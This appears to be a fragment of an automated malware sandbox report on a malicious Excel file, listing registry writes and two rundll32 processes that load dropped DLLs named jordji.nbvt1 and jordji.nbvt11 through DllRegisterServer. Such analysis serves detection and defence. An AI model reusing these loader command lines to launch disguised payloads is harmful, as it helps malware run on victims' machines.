HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9369051781.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7606393495.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4458179343.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2849925037.xlsx	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\107A1F	107A1F	binary	04 00 00 00 34 08 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 B8 EF D5 07 24 41 D7 01 1F 7A 10 00 1F 7A 10 00 00 00 00 00 B8 02 00 00 56 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2552 Parent PID: 2100

General

Start time:	13:26:49
Start date:	04/05/2021
Path:	C:\Windows\System32\rundll32.exe

Wow64 process (32bit):	false
Commandline:	rundll32 ..\jordji.nbvt1,DllRegisterServer
Imagebase:	0xffa80000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2344 Parent PID: 2100

General

Start time:	13:26:49
Start date:	04/05/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	rundll32 ..\jordji.nbvt11,DllRegisterServer
Imagebase:	0xffa80000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\jordji.nbvt11	unknown	64	success or wait	1	FFA827D0	ReadFile

Disassembly

Code Analysis